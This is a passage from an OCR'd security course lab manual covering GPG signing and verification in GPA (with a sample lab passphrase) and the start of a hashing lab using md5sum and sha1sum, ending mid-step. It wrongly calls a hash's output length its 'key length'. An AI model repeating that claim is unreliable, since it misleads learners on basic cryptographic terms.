
Close this window by clicking the X in the top-right corner.

10. Validate the signature of the "two.txt.sig" file that was signed by "SEC401-Student-2." A signature is created by taking the hash of the wanted file and encrypting that hash with the signing individual's private key. The signature is verified by using the public key of the signing individual and decrypting the hash of the original file. The hash of the original file is calculated separately and compared to the hash decrypted from the digital signature. If there is a match, then the signature is valid.

Bring up the GPA File Manager again by clicking the folder icon, as shown here.




11. You should see the GPA File Manager window, as previously.




Click the File Open icon as indicated by the arrow.

12. Navigate to "root -> Labs -> 401.4 -> gpg_lab" and click the "two.txt.sig" file. Click "Open."




You GPA File Manager screen should look like the following:

13. Click on the  icon to check the signature of the file, and you should get the following window:




As you can see, the signature shows as valid and is signed by "SEC401-Student-2."


14. Encrypt and sign the "one.txt" file. Click "Close," as shown in the preceding window if you haven't already to return to the GPA File Manager window. Click the File Open icon again, as shown here.




15. Navigate to "root -> Labs -> 401.4 -> gpg_lab," select the "one.txt" file, and click "Open."



16. When the file opens in the GPA File Manager window, click the "one.txt" file so that it is the only one highlighted, as seen next.




17. Click the  icon to encrypt the file. The next image displays.




Click the "SEC401-Student" User Name, check the "Sign" check box, select the "SEC401-Student" line under the "Sign as" section, and click OK, as shown.

18. You should now be prompted for a passphrase. Enter the same one you previously used, which was "**p@ssword**" and click "OK." This password is the one that gives you access to your public/private key-pair so that you can perform encryption and signing.



19. You should now see the following on your GPA File Manager window:



We now have a file called "one.txt.gpg."

20. Optionally, you may choose to decrypt the file by clicking the decrypt icon and entering the password.

Questions

1. What is the name of the GUI you can use to manage GPG? _____
2. What key encrypts the hash used in a digital signature? _____
3. What public key crypto algorithm was used by GPG in this exercise? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Introduction to GPG and GPA
- Encrypting, decrypting, and signing files with GPG and GPA

In this exercise, you used the GNU Privacy Assistant (GPA) to interact and manage GNU Privacy Guard (GPG). Using these widely used tools to encrypt, decrypt, digitally sign, and verify files is a great way to reinforce confidentiality and integrity in relation to the CIA triad. Encryption provides the confidentiality and digital signatures provide integrity as well as nonrepudiation. GPG and PGP are fully compatible, offering flexibility when dealing with users of both programs.

This page intentionally left blank.

Question Answers

1. What is the name of the GUI you can use to manage GPG? **GNU Privacy Assistant**
2. What key encrypts the hash used in a digital signature? **Sender's Private**
3. What public key crypto algorithm was used by GPG in this exercise? **RSA**

This page intentionally left blank.

Lab 4.3

Hashing Exercise

Lab 4.3 – Hashing Exercise

Background

You previously covered the use of hashing in relation to password security. Hashing is a one-way transformation of data into a fixed-sized output, or hash, representing the integrity of that data. Each hashing algorithm has its own output length. For example, the MD5 hashing algorithm uses an output length of 16 bytes, and SHA1 uses an output length of 20 bytes. A collision occurs in a hashing algorithm when two completely unique pieces of data are passed as input to the algorithm result in the same hash. Increasing the output length of the hashing algorithm allows for more unique hashes and should decrease the chance of a collision if it is well written and well tested.

Objectives

- Introduction to hashing tools and file integrity validation
- Automating file integrity checks

You use various hashing algorithms to calculate the hash for various files. By changing a single byte or character in the file, the calculated hash changes, demonstrating its use in file integrity checks. You can then run the hashing algorithm between the trojan1 and trojan2 programs from the 401.2 lab to note the differences. Finally, you run a Python script that validates the hash for the index.html file used by the Apache Web Server on your Kali Linux VM. This script checks the integrity of the file against a stored hash every 5 seconds. When altering the index.html file, the script notifies you of the defacement.

Duration - 20 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task 1 – Introduction to Hashing Tools and File Integrity Validation

1. Countless tools are available to perform hash calculations against input files. A number of these tools are built into your Kali Linux VM, such as md5sum, sha1sum, and sha256sum. These tools simply take in a file as input and produce the hash. As previously mentioned, each hashing algorithm has a fixed-length output. Following are some examples:

Function	Length
MD4	16 bytes
MD5	16 bytes
SHA	20 bytes
SHA1	20 bytes
SHA256	32 bytes
SHA512	64 bytes
RIPEMD160	20 bytes
WHIRLPOOL	64 bytes

If Kali Linux is not running, start the OS and bring up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop.

2. Navigate to your "/root/Labs/401.4/hash_lab" folder by typing "**cd /root/Labs/401.4/hash_lab**" and pressing **Enter** as shown here.

```
root@kali:~# cd /root/Labs/401.4/hash_lab
root@kali:~/Labs/401.4/hash_lab#
```

3. Type the "**ls**" command and press **Enter**.

```
root@kali:~/Labs/401.4/hash_lab# ls
Apache_Check.py  file1.txt  stored_hash
```

4. There is a file called "file1.txt." Type "**cat file1.txt**" and press **Enter**, as shown here.

```
root@kali:~/Labs/401.4/hash_lab# cat file1.txt
This is a file!
```

As you can see, the file simply contains the sentence, "This is a file!"

5. Run the file through a couple hashing algorithm tools. Type "**md5sum < file1.txt**" and press **Enter**, as shown:

```
root@kali:~/Labs/401.4/hash_lab# md5sum < file1.txt
3e4e89714360452d113f009f37f742ed  -
```

The MD5 hash for the file1.txt file in its current state is 3e4e89714360452d113f009f37f742ed

Run the same command, and you should get the same result. Type "**md5sum < file1.txt**" and press **Enter**, as shown:

```
root@kali:~/Labs/401.4/hash_lab# md5sum < file1.txt
3e4e89714360452d113f009f37f742ed  -
```

The MD5 hash for the file1.txt file is still: 3e4e89714360452d113f009f37f742ed

NOTE: As long as the file has not been altered in any way, the hash for the same algorithm is the same. However, if you use a different hashing algorithm (that is, switch from md5 to sha1) the hash is different across different algorithms.

6. Try the same calculation, but this time use the sha1sum tool. Type "**sha1sum < file1.txt**" and press **Enter**, as shown.

```
root@kali:~/Labs/401.4/hash_lab# sha1sum < file1.txt
6df3779f3a62d6922353ac8b9ec669e17acbba09  -
```

The SHA1 hash for the file1.txt file is 6df3779f3a62d6922353ac8b9ec669e17acbba09

7. You should quickly notice that the SHA1 length is longer than that of MD5 by 4 bytes. Remember that this fixed length output produced by the hash algorithm is known as the key length for that algorithm.

8. As you did with md5sum, run the same command again to verify that the hash is the same. Type "**sha1sum < file1.txt**" and press **Enter**, as shown.


```
root@kali:~/Labs/401.4/hash_lab# sha1sum < file1.txt
6df3779f3a62d6922353ac8b9ec669e17acbba09  -
```

The SHA1 hash for the file1.txt file is still 6df3779f3a62d6922353ac8b9ec669e17acbba09


9. Make a change to the file1.txt file and recalculate the hash. To do this use the gedit document editing tool that comes with kali Linux. From your "/root/Labs/401.4/hash_lab" folder, type "**gedit file1.txt**" and press **Enter**, as shown here.

```
root@kali:~/Labs/401.4/hash_lab# gedit file1.txt
```

The gedit window should appear, showing the text, "This is a file!."



10. Make a change to the file so that you can recalculate the hashes: Change the text from "This is a file!" to "This is not a file!" and click the "Save" button, as shown.



Finally, close the gedit window by clicking the X at the top-right side of the screen.

11. Run md5sum against the modified "file1.txt" file, and compare the result to the previous hash calculation of `3e4e89714360452d113f009f37f742ed`. From your Terminal window, type "**md5sum < file1.txt**" and press **Enter**, as shown here.

```
root@kali:~/Labs/401.4/hash_lab# md5sum < file1.txt
9775770cae64d3b4659f38fa39b92a5b  -
```

The new MD5 hash calculated is `9775770cae64d3b4659f38fa39b92a5b`

Before the change to the file: `3e4e89714360452d113f009f37f742ed`
After the change to the file: `9775770cae64d3b4659f38fa39b92a5b`

As you can see, a completely unique MD5 hash is generated based on the change you made to the "file1.txt" file.

12. Run the sha1sum tool against the modified "file1.txt" file, and compare the result to the previous hash calculation of `6df3779f3a62d6922353ac8b9ec669e17acbba09`. From your Terminal window, type "**sha1sum < file1.txt**" and press **Enter**, as shown.

```
root@kali:~/Labs/401.4/hash_lab# sha1sum < file1.txt
cc991840850ea25c0dc7dee1122d34ff34a3a720  -
```


The new SHA1 hash calculated is `cc991840850ea25c0dc7dee1122d34ff34a3a720`

Before the change to the file: `6df3779f3a62d6922353ac8b9ec669e17acbba09`
After the change to the file: `cc991840850ea25c0dc7dee1122d34ff34a3a720`


As you can see, a completely unique SHA1 hash is generated based on the change you made to the "file1.txt" file.

13. Change the file back to the way it looked before your changes. From your "/root/Labs/401.4/hash_lab" folder, type "**gedit file1.txt**" and press **Enter**, as shown here.

```
root@kali:~/Labs/401.4/hash_lab# gedit file1.txt
```



Change the text back to "This is a file!" ensuring there are no extra spaces, and click "Save," as shown here.



